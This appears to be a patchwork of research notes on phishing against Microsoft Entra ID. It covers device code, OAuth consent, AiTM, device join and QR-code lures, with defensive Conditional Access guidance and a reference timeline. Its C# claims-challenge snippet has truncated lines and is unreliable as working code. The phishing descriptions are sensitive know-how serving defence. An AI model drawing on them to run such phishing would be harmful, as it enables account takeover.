
Here's a sample code snippet in C#:

Csharp

Copy

```
// Check for 401 Unauthorized status and WWW-Authenticate header
if (APIresponse.StatusCode == System.Net.HttpStatusCode.Unauthorized && APIr
{
    string claimChallenge = WwwAuthenticateParameters.GetClaimChallengeFromF
    try
    {
        authResult = await _clientApp.AcquireTokenSilent(scopes, firstAccour
            .WithClaims(claimChallenge)
            .ExecuteAsync();
    }
    catch (MsalUiRequiredException ex)
    {
        // Handle the case where user interaction is required
    }
}
```


History



History References

October 2012: [The OAuth 2.0 Authorization Framework](#)

August 2019: [OAuth 2.0 Device Authorization Grant](#)

October 2020: [Introducing a new phishing technique for compromising Office 365 accounts](#). Dr. Nestori Syynimaa (@DrAzureAD).

November 2020: [Non-interactive sign-in logs](#) added in Entra ID. Microsoft.^[1]

March 2022: 30+ [Microsoft apps \(FOCI\) allow token scope changes/lateral movement due to SSO](#). Secureworks.

November 2021: Device code original transfer method add to sign-in logs. Microsoft.^[1]

June 2022: [Token Theft Prevention \(dPoP\) – Nth Time is the Charm](#). Microsoft.

October 2023: [Phishing for Primary Refresh Tokens and Windows Hello keys](#). Dirk-jan Mollema.

October 2023: Conditional Access Evaluation supports revocation of refresh token. Microsoft.

January 2024: [Midnight Blizzard: Guidance for responders on nation-state attack](#). Microsoft.

February 2024: [Original transfer method added to sign-in logs](#). Microsoft.

March 2024: Original transfer method (device code flow) added to Conditional Access Policies. Multiple changes throughout 2024. Microsoft.^[1]

Since February

Source	Description	References (URLs)
Microsoft Security Blog	Device code phishing since Aug 2024; token theft; use of Authentication Broker client ID; PRT exploit interesting in a bad way	microsoft.com
Cybersecurity Dive	Lateral movement techniques; proxy usage; blocking device code flow useless	cybersecuritydive.com
Rescana	Phishing vectors; Graph API exploitation; mitigation practices useless	rescana.com
Volexity	Workflow visuals—from lure to token capture Useful...5 yrs ago device code phish	jeffreyappel.nl
Nox90	Technical escalation with PRT; comprehensive mitigation blueprint useless	nox90.com
SOCRadar	Emphasis on MFA bypass; strong mitigation controls and user training recom useless	socradar.io
Microsoft (May 2025 update)	Risk-based Conditional Access; device join phishing; consent & identity hygiene guidance may you live in interesting times	microsoft.com

Modern phishing techniques attempt to defeat authentication flows

Adversary-in-the-middle (AiTM)

To protect against AiTM attacks, consider complementing MFA with risk-based [Conditional Access policies](#), available in Microsoft Entra ID Protection, where sign-in requests are evaluated using additional identity-driven signals like IP address location information or device status, among others. These policies use real-time and offline detections to assess the risk level of sign-in attempts and user activities. This dynamic evaluation helps mitigate risks associated with token replay and session hijacking attempts common in [AiTM phishing campaigns](#).

Additionally, consider implementing Zero Trust network security solutions, such as [Global Secure Access](#) which provides a unified pane of glass for secure access management of networks, identities, and endpoints.

Device code phishing

Device code phishing is a relatively new technique that has been incorporated by multiple threat actors into their attacks. In device code phishing, [threat actors like Storm-2372 exploit the device code authentication flow](#) to capture authentication tokens, which they then use to access target accounts. Storm-1249, a China-based espionage actor, typically uses generic phishing lures—with topics like taxes, civil service, and even book pre-orders—to target high-level officials at organizations of interest. Microsoft has also observed device code phishing being used for post-compromise activity, which are discussed more in the next sections.

At Microsoft, we strongly encourage organizations to [block device code flow where possible](#); if needed, configure Microsoft Entra ID's [device code flow](#) in your Conditional Access policies.

OAuth consent phishing

Another modern phishing technique is OAuth consent phishing, where threat actors employ the Open Authorization (OAuth) protocol and send emails with a [malicious consent link for a third-party application](#). Once the target clicks the link and authorizes the application, the threat actor gains access tokens with the requested scopes and refresh tokens for persistent access to the compromised account. In one OAuth consent phishing campaign recently identified by Microsoft, even if a user declines the requested app permissions (by clicking Cancel on the prompt), the user is still sent to the app's [reply URL](#), and from there redirected to an AiTM domain for a second phishing attempt.

Device join phishing Finally, it's worth highlighting recent device join phishing operations, where threat actors use a phishing link to trick targets into authorizing the domain-join of an actor-controlled device. Since April 2025, Microsoft has observed suspected Russian-linked threat actors using third-party application messages or emails referencing upcoming meeting invitations to deliver a malicious link containing valid authorization code. When clicked, the link returns a token for the Device Registration Service, allowing registration of the threat actor's device to the tenant. You can harden against this type of phishing attack by <u>requiring authentication strength for device registration</u> in your environment.	QR codes We have seen threat actors regularly iterating on the types of lure links incorporated into their attacks to make social engineering more effective. As QR codes have become a ubiquitous feature in communications, threat actors have adopted QR codes, into opportunistic tax-themed phishing campaigns. 12:55 - 13:25 🛠️ Tool Demo: Nevada Romsdahl & Kam Talebzadeh: SquarePhish 2.0 - Turning QR Codes into Entra ID Primary Refresh Tokens
Impersonation lures One of the most effective ways Microsoft has observed threat actors deliver lures is by impersonating people familiar to the target or using malicious infrastructure spoofing legitimate enterprise resources. In the last year, Star Blizzard has shifted from primarily using weaponized document attachments in emails to spear phishing with a malicious link leading to an AiTM page to target the government, non-governmental organizations (NGO), and academic sectors. The threat actor's highly personalized emails impersonate individuals from whom the target would reasonably expect to receive emails, including known political and diplomatic figures, making the target more likely to be deceived by the phishing attempt.	Intra-organization device code phishing In addition to their use of <u>device code phishing for initial access</u>, Storm-2372 also leverages this technique in their lateral movement operations. The threat actor uses compromised accounts to send out internal emails with subjects such as "Document to review" and containing a device code authentication phishing payload. Because of the way device code authentication works, the payloads only work for 15 minutes, so Microsoft has seen multiple waves of post-compromise phishing attacks as the threat actor searches for additional credentials.

Require multifactor authentication for device registration

04/03/2025

Use the [Conditional Access user action](#) to enforce policy when users register or join devices to Microsoft Entra ID. This control provides granularity in configuring multifactor authentication for registering or joining devices instead of a tenant-wide policy that currently exists. Administrators can customize this policy to fit the security needs of their organization.

User exclusions

Conditional Access policies are powerful tools, we recommend excluding the following accounts from your policies:

- **Emergency access** or **break-glass** accounts to prevent lockout due to policy misconfiguration. In the unlikely scenario all administrators are locked out, your emergency-access administrative account can be used to log in and take steps to recover access.
 - More information can be found in the article, [Manage emergency access accounts in Microsoft Entra ID](#).
- **Service accounts** and **Service principals**, such as the Microsoft Entra Connect Sync Account. Service accounts are non-interactive accounts that aren't tied to any particular user. They're normally used by back-end services allowing programmatic access to applications, but are also used to sign in to systems for administrative purposes. Calls made by service principals won't be blocked by Conditional Access policies scoped to users. Use Conditional Access for workload identities to define policies targeting service principals.
 - If your organization has these accounts in use in scripts or code, consider replacing them with [managed identities](#).